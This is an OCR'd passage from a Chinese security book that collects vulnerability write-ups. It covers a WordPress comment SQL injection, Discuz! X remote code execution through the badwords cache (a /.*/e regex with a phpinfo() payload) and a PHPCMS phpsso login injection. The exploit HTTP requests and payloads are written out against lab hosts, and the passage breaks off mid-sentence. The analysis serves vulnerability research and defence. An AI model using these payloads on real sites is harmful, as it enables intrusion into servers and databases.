


图 4-1-19

在文章编辑页面找到 trash 的_wpnonce，将该评论所属的文章丢入垃圾箱：




图 4-1-20

再找到反删除的_wpnonce，从垃圾箱里反删除这篇文章：

```
                    <td class="post-title page-title column-t
v class="row-actions"><span class='untrash'><a title='Restore
t=122&amp;action=untrash&amp;_wpnonce=e6663f0ffa'>Restore</a>
f='http://10.211.55.3/wordpress/wp-admin/post.php?post=122&amp
v class="hidden" id="inline_122">
```


图 4-1-21

Raw | Params | Headers | Hex

```
POST /wordpress/wp-admin/post.php HTTP/1.1
Host: 10.211.55.3
Proxy-Connection: keep-alive
Content-Length: 46
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://10.211.55.3
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/44.0.2403.155 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://10.211.55.3/wordpress/wp-admin/comment.php?action=editcomment&c=26
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie:
wordpress_abb41118cdb73b76f33e5ac81ad3076f=test%7C1439727413%7CilldxG6Lwyti2sfWqx7BhDf
mzXtfXAOrjkrzDFzqBMln%7C4597552f2f7c9b38bac4elbdb28ea6a19884ac048e578784d70ed42033d9
e3a8; wp-settings-2=mfold%3Do; wp-settings-time-2=1439522691;
wordpress_test_cookie=WP+Cookie+check;
wordpress_logged_in_abb41118cdb73b76f33e5ac81ad3076f=test%7C1439727413%7CilldxG6Lwyti
2sfWqx7BhDfmzXtfXAOrjkrzDFzqBMln%7C216eacaa754254a41345181ef613ed5a9d717328ecb03e78f
5d7f38b5a4caab5

action=untrash&post_ID=122&_wpnonce=e6663f0ffa
```


图 4-1-22

查看 SQL 执行记录，发现已经注入成功，引入单引号：

15/8/15 15:01	SELECT autoload FROM wp_options WHERE option_name = '_transient_is_multi_author'
15/8/15 15:01	INSERT INTO `wp_postmeta` (`post_id`, `meta_key`, `meta_value`) VALUES (122, '_encloseme', '1')
15/8/15 15:01	UPDATE `wp_options` SET `option_value` = 'a:5:{i:1439622093;a:1:{s:8:\"do_pings\";a:1:{s:32:\"40cd750bba9870f18aada2478b24840a\";a
15/8/15 15:01	SELECT wp_posts.* FROM wp_posts WHERE 1=1 AND wp_posts.post_parent = 122 AND wp_posts.post_type = 'revision' AND ((wp_posts.p
15/8/15 15:01	SELECT post_id, meta_key, meta_value FROM wp_postmeta WHERE post_id IN (124,123) ORDER BY meta_id ASC
15/8/15 15:01	SELECT autoload FROM wp_options WHERE option_name = '_transient_twentyfifteen_categories'
15/8/15 15:01	SELECT post_id, meta_key, meta_value FROM wp_postmeta WHERE post_id IN (122) ORDER BY meta_id ASC
15/8/15 15:01	UPDATE wp_comments SET comment_approved = 'test' aaaaa' WHERE comment_ID IN ('27')
15/8/15 15:01	SELECT meta_id FROM wp_postmeta WHERE meta_key = '_wp_trash_meta_comments_status' AND post_id = 122
15/8/15 15:01	DELETE FROM wp_postmeta WHERE meta_id IN(123)
15/8/15 15:01	SHOW VARIABLES
15/8/15 15:01	SHOW COLLATION
15/8/15 15:01	SET NAMES gbk;SET character_set_results=NULL

图 4-1-23

最后，我来总结一下这个漏洞。

这个漏洞有两个核心点，一是利用一个竞争条件逻辑错误，造成的一个越权漏洞；二是利用一个三次操作，导致最后的 SQL 注入漏洞。

这两个核心技术点都是很有代表性的，通篇学习下来，不得不佩服洞主的思路和对 wordpress 的研究深度。

但我也很遗憾，没能分析出在最低权限下怎样去注入，主要还是_wpnonce 的获取导致漏洞利用上出现了一些问题。

另外，该 SQL 注入有一个不得不说的鸡肋点，在污染数据第一次入库的时候，数据库中保存这个数据的字段只有 20 字符长度，所以导致最后我们的注入点是一个“存在长度限制”的注入点，对于这个长度限制的利用，我也暂时没有相处更好的方法。

虽然存在长度限制，但因为注入点出现在 update 语句的评论表中，所以通过这个漏洞，可以将一整个站的评论全部置为 0 ,对于像 Freebuf 这类社交性质的网站来说危害还是巨大的。

所以，我对这个 SQL 注入的评价是：利用上（可能）比较鸡肋，但思路是绝对一流的，值得学习。

参考链接

http://blog.checkpoint.com/2015/08/11/finding-vulnerabilities-in-core-wordpress-a-bug-hunters-trilogy-part-ii-supremacy/

http://blog.checkpoint.com/2015/08/04/wordpress-vulnerabilities-1/

第2节　Discuz! X 系列远程代码执行漏洞分析

作者：tang3

来自：乌云知识库

网址：http://drops.wooyun.org

漏洞概述

上周有一个朋友问我有没有办法在知道 uc 的 appkey 的情况下 getshell，刚好我在原来看 discuz 代码时曾经有过几个相关的想法 ,但是一直没有仔细去看 ,接着这个机会去看了下，果然有个很好玩的代码执行漏洞。

漏洞根源

这个问题的根源在于 api/uc.php 文件中的 updatebadwords 方法，代码如下：

```
function updatebadwords($get, $post) {
	global $_G;

	if(!API_UPDATEBADWORDS) {
		return API_RETURN_FORBIDDEN;
	}

	$data = array();
	if(is_array($post)) {
		foreach($post as $k => $v) {
			$data['findpattern'][$k] = $v['findpattern'];
			$data['replace'][$k] = $v['replacement'];
		}
	}
	$cachefile = DISCUZ_ROOT.'./uc_client/data/cache/badwords.php';
	$fp = fopen($cachefile, 'w');
	$s = "<?php\r\n";
	$s .= '$_CACHE[\'badwords\'] = '.var_export($data, TRUE).";\r\n";
	fwrite($fp, $s);
	fclose($fp);

	return API_RETURN_SUCCEED;
}
```

方法参数中的$get 和$post 就是用户所传入的内容 ,从上面代码我们可以看出在解析$post 内容之后，将其写入到名为 badwords 的缓存中。这里代码使用了 var_export 来避免用户传递单引号来封闭之前语句，注入 php 代码。

但是这里有两个关键词让我眼前一亮“findpattern”和“replacement”，也就是说这个缓存内容是会被作为执行的。那么如果我向 findpattern 中传入带有 e 参数的正则表达式，不就可以实现任意代码执行了吗？

漏洞触发

全局代码搜了下 badwords，用的地方比较少，主要集中在 uc 的 pm 和 user 模块中。这

里我用 user 来举例 ,在 uc_client/model/user.php 文件中有一个 check_usernamecensor 方法，来校验用户名中是否有 badwords，如果有的话就将他替换掉，代码如下：

```
function check_usernamecensor($username) {
    $_CACHE['badwords'] = $this->base->cache('badwords');
    $censorusername = $this->base->get_setting('censorusername');
    $censorusername = $censorusername['censorusername'];
    $censorexp = '/^('.str_replace(array('\\*', "\r\n", ' '), array('.*', '|', ''),
preg_quote(($censorusername = trim($censorusername)), '/')).')$/i';
    $usernamereplaced = isset($_CACHE['badwords']['findpattern'])
&& !empty($_CACHE['badwords']['findpattern']) ?
@preg_replace($_CACHE['badwords']['findpattern'], $_CACHE['badwords']['replace'],
$username) : $username;
    if(($usernamereplaced != $username) || ($censorusername && preg_match($censorexp,
$username))) {
        return FALSE;
    } else {
        return TRUE;
    }
}
```

可以看到代码中使用了 preg_replace，那么如果我们的正则表达式写成“/.*/e"，就可以在使用这个方法的地方进行任意代码执行了。而这个方法在 disucz 中，只要是添加或者修改用户名的地方都会用到。

漏洞利用

首先我们们访问 api/uc.php（居然可以直接访问，好开心），之后我们会发现 uc 处理机制中比较讨厌的环节——用户传递的参数需要经过 UC_KEY 加密：

```
if(!defined('IN_UC')) {
    require_once '../source/class/class_core.php';

    $discuz = C::app();
    $discuz->init();

    require DISCUZ_ROOT.'./config/config_ucenter.php';

    $get = $post = array();

    $code = @$_GET['code'];
```

```
parse_str(authcode($code, 'DECODE', UC_KEY), $get);
```

所以这里需要有个前提，需要知道 UC_KEY 或者可以操控 UC_KEY。那么问题来了，我们要怎么达到这个前提呢？

我们在后台中站长->UCenter 设置中发现有“UCenter 通信密钥”这个字段，这是用于操控 discuz 和 uc 连接的 app key，而非高级的 uc_server key，不过对于我们 getshell 来说足够了。在这里修改为任意值，这样我们就获取到了加密用的 key 值了。

图 4-2-1

从下图我们可以看到，配置文件已经被修改了:

```
<?php


define('UC_CONNECT', 'mysql');

define('UC_DBHOST', 'localhost');
define('UC_DBUSER', 'root');
define('UC_DBPW', '');
define('UC_DBNAME', 'ultrax20150602');
define('UC_DBCHARSET', 'utf8');
define('UC_DBTABLEPRE', '`ultrax20150602`.pre_ucenter_');
define('UC_DBCONNECT', 0);

define('UC_CHARSET', 'utf-8');
define('UC_KEY', 'tang3');
define('UC_API', 'http://192.168.188.144/discuzx3.220150602/uc_server');
define('UC_APPID', '1');
define('UC_IP', '');
define('UC_PPP', 20);
```

drops.wooyun.org

图 4-2-2

然后我们在自己搭建的 discuz 的 api/uc.php 文件中添加两行代码，来加密 get 请求所需要的内容：

```
$a = 'time='.time().'&action=updatebadwords';
  $code = authcode($a, 'ENCODE', 'tang3');
  echo $code;exit;
```

这样我们就可以获取到加密后的 code 值了！




图 4-2-3

然后用 post 方法向 api/uc.php 发送带有正则表达式信息的 xml 数据包，请求头中有两个地方需要注意，一个是 formhash，一个是刚才获取的 code 需要进行一次 url 编码，否则解密会出现问题。

我使用的数据包如下图所示：

```
POST
/discuzx3.220150602/api/uc.php?formhash=e6d7c425&code=38f8nhcm4VRgdUvoEUoEs/OpuX
NJDgh0Qfep%2bT52HDEyTpHnR4PQ80%2be%2bNCyOWI0DMrXizYwbGFcM/J0Y3a8Zc/N
HTTP/1.1
Host: 192.168.188.144
Proxy-Connection: keep-alive
Content-Length: 178
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://192.168.188.144
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/45.0.2415.0 Safari/537.36
Content-Type: text/xml
Referer: http://192.168.188.144/discuzx3.220150602/admin.php?action=setting&operation=uc
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie: FPDO_2132_saltkey=Z777zGG4; FPDO_2132_lastvisit=1432691505;
FPDO_2132_ulastactivity=5830S8vsYWw6CpVTPpdtOgw6cPlZugHKtMQidjBgfdqDGbQJfSmj;
so6a_2132_saltkey=JjZJ2klz; so6a_2132_lastvisit=1433227409; so6a_2132_nofavfid=1;
so6a_2132_forum_lastvisit=D_2_1433233630; so6a_2132_visitedfid=2;
```

```
so6a_2132_editormode_e=1; so6a_2132_smile=1D1;
so6a_2132_lastcheckfeed=1%7C1433239071; XDEBUG_SESSION=PHPSTORM;
so6a_2132_ulastactivity=5238LLJuvhc%2FhKaXEaIzRYm5hbbEAlOy3RL8Lc92aDETkVQJidZY;
so6a_2132_auth=96c9HcEpd8OxPZh6GE5stu4Uov%2BUncVwxWbetMvF%2BFZLNuEVj8VoiFyDM
kWkXdQ81eg%2F6522CLnsHbkzv%2Fdu; so6a_2132_creditnotice=0D0D2D0D0D0D0D0D0D1;
so6a_2132_creditbase=0D0D10D0D0D0D0D0D0;
so6a_2132_creditrule=%E6%AF%8F%E5%A4%A9%E7%99%BB%E5%BD%95;
so6a_2132_checkupgrade=1; so6a_2132_lastact=1433476664%09admin.php%09;
so6a_2132_sid=LE2xb1


<?xml version="1.0" encoding="ISO-8859-1"?>
<root>
    <item id="balabala">
        <item id="findpattern">/.*/e</item>
        <item id="replacement">phpinfo();</item>
    </item>
</root>
```

发送后可以发现 uc_client/data/cache 目录下的 badwords.php 内容变为了我们刚刚设定的正则表达式的样子：




图 4-2-4

之后利用方法就有很多种了，可以通过增加一个用户来实现代码执行，也可以通过发消息的方式来触发，这里我以添加一个用户为例。




图 4-2-5




图 4-2-6

漏洞小结

1.影响范围个人评价为“高”，Discuz! X 系列 cms 在国内使用范围极广，几乎所有中小型

论坛都是用它搭建的。

2.危害性个人评价为“高”，这个漏洞不只是单纯的后台代码执行，在 uc_app key 泄露的情况下也是可以利用的，很多转账对于 uc_app key 重视程度不是很大，所以相对来说危害性还是非常高的。

防护方案

限制用户提交正则表达式的内容，允许提交正则表达式就可以了，就不要让用户提交正则参数了吧。而且纯粹的使用正则表达式替换字符串，str_replace 不可以吗？

第3节　PHPCMS 用户登陆 SQL 注入漏洞分析

作者：tang3

来自：tang3 ‘ blog

网址：http://www.tang3.org/

简述

之前 manning 在调漏洞的时候，突然发现正常登陆不上去了，当时帮忙跟了下 phpcms 的登陆流程。之后感觉这个流程貌似有些问题，就仔细看了下，没想到真是一个 0day~~

漏洞原理

我们先直接看这个漏洞最根源的地方，phpsso/index.php 文件所有的操作都存在严重的注入问题，这个类文件的构造函数最先调用它的父构造函数，通过 auth_key 来解析 POST 传入的 data 内容，解析后 data 中的内容会作为注册、登陆、删除用户等操作的内容依据，而这些操作都会将这些数据作为数据库查询语句使用。

这个问题其实在 XXX 的《PHPCMS V9 最新版本配置文件未授权访问读取》中已经体现出来了，不过他仅仅只是分析了信息泄露的问题，而忽略的他利用所使用的注入问题。

我们以 phpsso 的 login 流程为例来看这个问题，先看 phpsso 的解析数据部分的代码：

```
if(isset($_POST['appid'])) {
        $this->appid = intval($_POST['appid']);
  } else {
        exit('0');
  }

  if(isset($_POST['data'])) {
        parse_str(sys_auth($_POST['data'], 'DECODE', $this->applist[$this->appid]['authkey']),
$this->data);
        if(empty($this->data) || !is_array($this->data)) {
            exit('0');
```

在 auth_key 解码之后使用 parse_str 解析成数组格式，这段代码如果在 php5.3 之前的情况下是没有问题的，因为默认情况下 parse_str 会启动 gpc 机制对特殊字符进行转义。但是在 php5.3 之后 gpc 机制默认就关闭掉了，这就导致如果解析出来的内容如果带有单引号这类个特殊字符，就原封不动的放到的变量中，这导致了注入的风险。下面我们简单来看一下 login 行为的代码：

```
public function login() {
  $this->password = isset($this->data['password']) ? $this->data['password'] : '';
  $this->email = isset($this->data['email']) ? $this->data['email'] : '';
  if($this->email) {
        $userinfo = $this->db->get_one(array('email'=>$this->email));
  } else {
        $userinfo = $this->db->get_one(array('username'=>$this->username));
  }

  if ($this->config['ucuse']) {
        pc_base::load_config('uc_config');
        require_once PHPCMS_PATH.'api/uc_client/client.php';
        list($uid, $uc['username'], $uc['password'], $uc['email']) = uc_user_login($this->username,
$this->password, 0);
  }

  if($userinfo) {
        //ucenter 登陆部份
        if ($this->config['ucuse']) {
            if($uid == -1) {   //uc 不存在该用户，调用注册接口注册用户
                $uid = uc_user_register($this->username , $this->password, $userinfo['email'],
```

```
$userinfo['random']);
                if($uid >0) {
                    $this->db->update(array('ucuserid'=>$uid),
array('username'=>$this->username));
                }
            }
        }
```

所有$this->data 的内容没有经过任何处理就直接参数到数据库查询当中，如果我们有 auth_key 的话，完全可以构造带有恶意的内容提交造成 SQL 注入漏洞。那么如果没有 auth_key 怎么办呢？我们可以让使用 auth_key 的页面帮我们编码，甚至帮助我们提交。因此下面这个看似无关紧要的问题，就成了导致注入必不可少的一步。

说了这么多，终于可以开始入正题了。我们来跟一下登陆的流程，先看 member/index.php 文件中的 login 方法:

```
$username = isset($_POST['username']) && is_username($_POST['username']) ?
trim($_POST['username']) : showmessage(L('username_empty'), HTTP_REFERER);
        $password = isset($_POST['password']) && trim($_POST['password']) ?
trim($_POST['password']) : showmessage(L('password_empty'), HTTP_REFERER);
        $cookietime = intval($_POST['cookietime']);
        $synloginstr = ''; //同步登陆 js 代码

        if(pc_base::load_config('system', 'phpsso')) {
            $this->_init_phpsso();
            $status = $this->client->ps_member_login($username, $password);
            $memberinfo = unserialize($status);
```

通过这段代码我们需要注意到三个地方，首先是 username 使用的 is_username 进行了过滤而 password 没有做任何处理，然后通过 client 的 ps_member_login 方法获取一段数据。最需要关注的是最后一个地方，之后所有操作的内容就完全使用的返回的这套数据。

下面我们继续来看 ps_member_login 这个方法的代码：

```
public function ps_member_login($username, $password, $isemail=0) {
        if($isemail) {
            if(!$this->_is_email($username)) {
                return -3;
            }
            $return = $this->_ps_send('login', array('email'=>$username,
```

```
'password'=>$password));
        } else {
            $return = $this->_ps_send('login', array('username'=>$username,
'password'=>$password));
        }
        return $return;
    }

private function _ps_send($action, $data = null) {
        return $this->_ps_post($this->ps_api_url."/index.php?m=phpsso&c=index&a=".$action,
500000, $this->auth_data($data));
    }
```

可以看出使用_ps_post 这个方法向 phpsso 机制的请求 login 行为，也就是说 member 的认证其实是有 phpsso 来完成的。而 phpsso 的认证数据是需要 auth_key 编码的，那么这个过程就很直接的呈现在我们眼前：登录用户提交用户名和密码给 menber 的 login，然后 member 的 login 通过 ps_member_login 构造发送 phpsso 请求 login 验证的 http 包，并且将用户名和密码使用 auth_key 进行编码，作为 http 包的 post 数据，phpsso 认证完成后，将用户的信息返回给 member 的 login 进行后续处理。

上面的这个过程中我们需要牢记的一点，就是 password 没有做任何处理。带着这一点，我们再回头看 phpsso 的 login 注入问题点，就可以很明确的发现通过 password 能够造成注入问题。

我们在这里简单总结下漏洞原因，首先 member 的 login 没有对 password 做过滤便带入到 phpsso 的 login 中进行验证，然后 phpsso 没有对于解码数据进行过滤，从而导致 SQL 注入。

漏洞利用

password 字段如果存在特殊字符，在传入到程序时仍然会被转义，而且在 phpsso 的 login 中使用的是 username 做数据库查询，而不是 password。

针对第一个问题我们可以使用二次 url 编码的方法来搞定，在解码之后程序还是用了

parse_str 对字符串进行了拆解，而这个函数还附带了解 url 编码的功能。所以，我们只需要在传 password 内容时传递%2527 就可以让单引号出现在 phpsso 的变量中了。

第二个问题也用到parse_str的功能，parse_str在解析“username=123&password=456”这样的字符串，会把它解析为：

```
Array(
    username=>123,
    password=>456
)
```

那么如果被解析字符串变成“usernamen=123&password=456&username=789”，他就会被解析为：

```
Array(
    username=>789,
    password=>456
}
```

那这样我们的利用思路就有了：将”&username=”进行 url 编码后作为 password 的值用于在 phpsso 中覆盖之前的 username 值，在“&username=”后面添加进行两次 url 编码的 SQL 语句，构造出来的 POST 数据如下：

```
usernmae=phpcms&password=%26username%3d%2527
```

进阶利用

按照上一小节的步骤我们可以获得到一个盲注点，但是感觉有些鸡肋。不过当我再回头看 member 的 login 流程的最后一步时，想到了一个有趣的进阶利用方法，就是利用注入来构造注入，我个这种方法起名字叫注入接力（和二次注入稍有不同）。

前文我们提到了 member 的 login 再从 phpsso 获取数据后，所有的操作都使用的是这些数据。那么如果我们结合之前的 SQL 注入，返回一段带有 SQL 注入语句的数据，不就可以造成再一次的注入吗。

不过这里有一个地方需要注意，就是在

